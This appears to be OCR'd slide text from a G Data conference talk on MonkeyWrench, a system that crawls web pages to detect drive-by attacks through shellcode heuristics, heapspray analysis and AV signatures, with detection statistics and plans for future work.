
MonkeyWrench: Detection

- Vulnerability modules
  - ActiveX (e.g. emulation of a buffer overflow)
  - Browser / DOM / static HTML analysis
- Shellcode
  - GetPC heuristics
  - WinAPI search loops
- Heapspray / NOP-Sleds
  - Entropy
  - Heap usage
- AV signatures

Go safe. **Go safer. G Data.**

Test runs: Setup


- Quad core system running Debian Linux
- DSL 3 Mbit/s & (since 04/2010) VDSL 50 Mbit/s
- Feeding the beast:
  - Google Hot Trends (→BH SEO)
  - Customer reports
  - Links parsed from spam mails
  - malwaredomainlist.com, malc0de.com, …



Test runs: Numbers

- >1.3 million web pages checked (since 12/2009)
- max. # checked pages/hour ~ 2,200
  (1.63 sec per check)
- 84,526 attacks detected
- 12 GB of malicious or suspicious samples downloaded (HTML, JS, PDF, EXE, …)
- 23,618 malicious executables
  (~24% undetected by AV signatures)
- 6,292 shellcode payloads extracted


Go safe. **Go safer. G Data.**



CVE-2010-0249 „Aurora“

Go safe. **Go safer. G Data.**

Attacked vulnerabilities




Go safe. **Go safer. G Data.**

monkeywrench.de

- Free web service
- Analyze malicious web pages with MonkeyWrench
- Community partners are welcome!

Demo



Future Work

- Integrate PDF analysis into monkeywrench.de
  - Karsten Tellmann‘s PDX-Ray
- Integrate shellcode sandbox
- Flash module

Go safe. **Go safer. G Data.**

Thank you for your attention!

armin.buescher@gdata.de

Go safe. **Go safer. G Data.**